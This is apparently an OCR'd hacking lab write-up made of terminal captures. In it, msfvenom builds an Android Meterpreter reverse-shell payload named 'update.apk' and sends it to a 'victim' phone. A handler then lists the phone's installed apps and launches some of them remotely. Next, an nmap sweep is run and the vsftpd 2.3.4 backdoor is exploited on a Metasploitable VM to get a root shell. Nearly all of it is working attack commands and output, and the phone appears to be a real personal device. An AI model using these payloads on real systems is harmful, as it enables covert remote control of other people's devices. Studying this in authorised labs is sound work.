
Android and Linux hacking

Part 1 Android hacking

Step 1: Create the payload to upload to the victim

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=4444 R > update.apk
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10185 bytes
```

Step 2: send the apk file to victim and install the file



Step 3: start the msfconsole and setup the exploit


```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 ___________________________________
< it looks like you're trying to run a module >
 -----------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.3      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Step 4: run the exploit and hack into the victim . Here i got the system information by sysinfo and opened some app using the app_run command

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (77780 bytes) to 192.168.1.36
[*] Meterpreter session 2 opened (192.168.1.3:4444 → 192.168.1.36:33821 ) at 2022-04-27 14:34:18 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 7.0 - Linux 4.1.18-gaf9795d (aarch64)
Meterpreter : dalvik/android
meterpreter > app_list
Application List
================

  Name                                                  Package                                                  Running  IsSystem
  ----                                                  -------                                                  -------  --------
  8 Ball Pool                                           com.miniclip.eightballpool                               false    false
  All-In-One Toolbox                                    imoblife.toolbox.full                                    false    false
  Amazon                                                in.amazon.mShop.android.shopping                         false    false
  Android Accessibility Suite                           com.google.android.marvin.talkback                       false    true
  Android Services Library                              com.google.android.ext.services                          false    true
  Android Shared Library                                com.google.android.ext.shared                            false    true
  Android System                                        android                                                  false    true
  Android System WebView                                com.google.android.webview                               false    true
  Assistant                                             com.google.android.apps.googleassistant                  false    false
  Backup                                                com.huawei.KoBackup                                      false    true
  Basic Daydreams                                       com.android.dreams.basic                                 false    true
  Blocked Numbers Storage                               com.android.providers.blockednumber                      false    true
  Bluetooth MIDI Service                                com.android.bluetoothmidiservice                         false    true
  Bluetooth Share                                       com.android.bluetooth                                    false    true
  Bookmark Provider                                     com.android.bookmarkprovider                             false    true
  Calculator                                            com.android.calculator2                                  false    true
  Calendar                                              com.android.calendar                                     false    true
  Calendar                                              com.google.android.calendar                              false    false
  Calendar Storage                                      com.android.providers.calendar                           false    true
  Call Log Backup/Restore                               com.android.calllogbackup                                false    true
  CamCardService                                        com.huawei.contactscamcard                               false    true
  Camera                                                com.huawei.camera                                        false    true
  CaptivePortalLogin                                    com.android.captiveportallogin                           false    true
  Certificate Installer                                 com.android.certinstaller                                false    true
  Chrome                                                com.android.chrome                                       false    true
  Clock                                                 com.android.deskclock                                    false    true
  Compass                                               com.huawei.compass                                       false    true
  ConfigUpdater                                         com.google.android.configupdater                         false    true
  Contacts                                              com.android.contacts                                     false    true
  Contacts                                              com.google.android.contacts                              false    false
  Contacts Storage                                      com.android.providers.contacts                           false    true
  Currents                                              com.google.android.apps.plus                             false    true
  Dialler                                               com.android.incallui                                     false    true
  Docs                                                  com.google.android.apps.docs.editors.docs                false    false
  vpnDialogs                                            com.android.vpndialogs                                   false    true
  Weather                                               com.huawei.android.totemweather                          false    true
  WhatsApp                                              com.whatsapp                                             false    false
  Wi-Fi Direct                                          com.huawei.android.wfdft                                 false    true
  Word                                                  com.microsoft.office.word                                false    false
  Work profile setup                                    com.android.managedprovisioning                          false    true
  YouTube                                               com.google.android.youtube                               false    true
  Zoom                                                  us.zoom.videomeetings                                    false    false
  androidhwext                                          androidhwext                                             false    true
  com.android.backupconfirm                             com.android.backupconfirm                                false    true
  com.android.carrierconfig                             com.android.carrierconfig                                false    true
  com.android.cts.ctsshim                               com.android.cts.ctsshim                                  false    true
  com.android.cts.priv.ctsshim                          com.android.cts.priv.ctsshim                             false    true
  com.android.frameworkres.overlay                      com.android.frameworkres.overlay                         false    true
  com.android.partnerbrowsercustomizations.tmobile      com.android.partnerbrowsercustomizations.tmobile         false    true
  com.android.providers.partnerbookmarks                com.android.providers.partnerbookmarks                   false    true
  com.android.sharedstoragebackup                       com.android.sharedstoragebackup                          false    true
  com.android.wallpaperbackup                           com.android.wallpaperbackup                              false    true
  com.android.wallpapercropper                          com.android.wallpapercropper                             false    true
  com.hisi.mapcon                                       com.hisi.mapcon                                          false    true
  com.huawei.iaware                                     com.huawei.iaware                                        false    true
  com.huawei.ihealth                                    com.huawei.ihealth                                       false    true
  com.huawei.ims                                        com.huawei.ims                                           false    true
  com.huawei.securitymgr                                com.huawei.securitymgr                                   false    true
  iConnect                                              com.huawei.iconnect                                      false    true
  imonitor                                              com.huawei.imonitor                                      false    true

meterpreter > app_run com.android.incallui
[-] 'com.android.incallui' Not Found.
meterpreter > app_run com.android.incallui
[-] 'com.android.incallui' Not Found.
meterpreter > app_run com.google.android.youtube
[+] Main Activty for 'com.google.android.youtube' has started.
meterpreter > app_run com.instagram.android
[+] Main Activty for 'com.instagram.android' has started.
meterpreter >
```

PART 2 Linux Hacking

Step 1 : getting my IP address range. (I am using an external network adapter for kali linux)



Step 2: scanning the IP range with nmap -sV for getting all active devices in the ip range

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.1-254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-27 12:44 EDT
Stats: 0:00:14 elapsed; 248 hosts completed (5 up), 5 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.67% done; ETC: 12:45 (0:00:46 remaining)
Stats: 0:00:23 elapsed; 248 hosts completed (5 up), 5 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.51% done; ETC: 12:45 (0:00:33 remaining)
Stats: 0:01:01 elapsed; 248 hosts completed (5 up), 5 undergoing Service Scan
Service scan Timing: About 2.86% done; ETC: 12:47 (0:01:42 remaining)
Stats: 0:01:01 elapsed; 248 hosts completed (5 up), 5 undergoing Service Scan
Service scan Timing: About 8.57% done; ETC: 12:46 (0:00:32 remaining)
Stats: 0:01:06 elapsed; 248 hosts completed (5 up), 5 undergoing Service Scan
Service scan Timing: About 54.29% done; ETC: 12:45 (0:00:08 remaining)
Stats: 0:01:09 elapsed; 248 hosts completed (5 up), 5 undergoing Service Scan
Service scan Timing: About 74.29% done; ETC: 12:45 (0:00:04 remaining)
Stats: 0:01:23 elapsed; 248 hosts completed (5 up), 5 undergoing Service Scan
Service scan Timing: About 97.14% done; ETC: 12:45 (0:00:01 remaining)
Nmap scan report for dsldevice.lan (192.168.1.1)
Host is up (0.0042s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE  VERSION
23/tcp  filtered telnet
80/tcp  open     http     thttpd
443/tcp open     ssl/http thttpd
MAC Address: 5C:F9:FD:8A:71:40 (Taicang T&W Electronics)

Nmap scan report for 192.168.1.36
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
1092/tcp filtered obrpd
MAC Address: 50:04:B8:39:9E:9F (Huawei Technologies)

Nmap scan report for 192.168.1.39
Host is up (0.0091s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1042/tcp open  afrog?
1043/tcp open  ssl/boinc?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6646/tcp open  tcpwrapped
7070/tcp open  tcpwrapped
```

```
Nmap scan report for 192.168.1.56
Host is up (0.012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
6646/tcp open  tcpwrapped
8080/tcp open  http       Apache httpd
MAC Address: CC:6B:1E:9B:98:CF (Cloud Network Technology Singapore PTE.)

Nmap scan report for 192.168.1.57
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  tcpwrapped
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 48:E7:DA:BC:4B:6F (AzureWave Technology)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Nmap scan report for 192.168.1.3
Host is up (0.0000040s latency).
```

Step 3: cross checking the IP in the metasploit 2 linux

```
msfadmin@metasploitable:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a5:93:8c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.57/24 brd 192.168.1.255 scope global eth0
    inet6 2401:4900:1c0e:538d:a00:27ff:fea5:938c/64 scope global dynamic
       valid_lft 86282sec preferred_lft 86282sec
    inet6 2401:4900:1c0e:30b6:a00:27ff:fea5:938c/64 scope global dynamic
       valid_lft 83241sec preferred_lft 83241sec
    inet6 fe80::a00:27ff:fea5:938c/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:/$ _
```

Step 4: open msfconsole and setup the exploit

```
1  2  3  4                                                    kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._|_.-'

I love shells --egypt


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                      Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.57
RHOST => 192.168.1.57
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Step 5: run the exploit and hack into the linux machine

Here I am creating a file hacked inside the victim and cross checking in the victim machine

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.57
RHOST => 192.168.1.57
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.57:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.57:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.57:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.57:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:40349 -> 192.168.1.57:6200 ) at 2022-04-27 12:53:50 -0400


ls

touch hacked
```

```
msfadmin@metasploitable:/$ ls
bin    dev    home        lib         mnt        proc  srv  usr
boot   etc    initrd      lost+found  nohup.out  root  sys  var
cdrom  hacked initrd.img  media       opt        sbin  tmp  vmlinuz
msfadmin@metasploitable:/$
```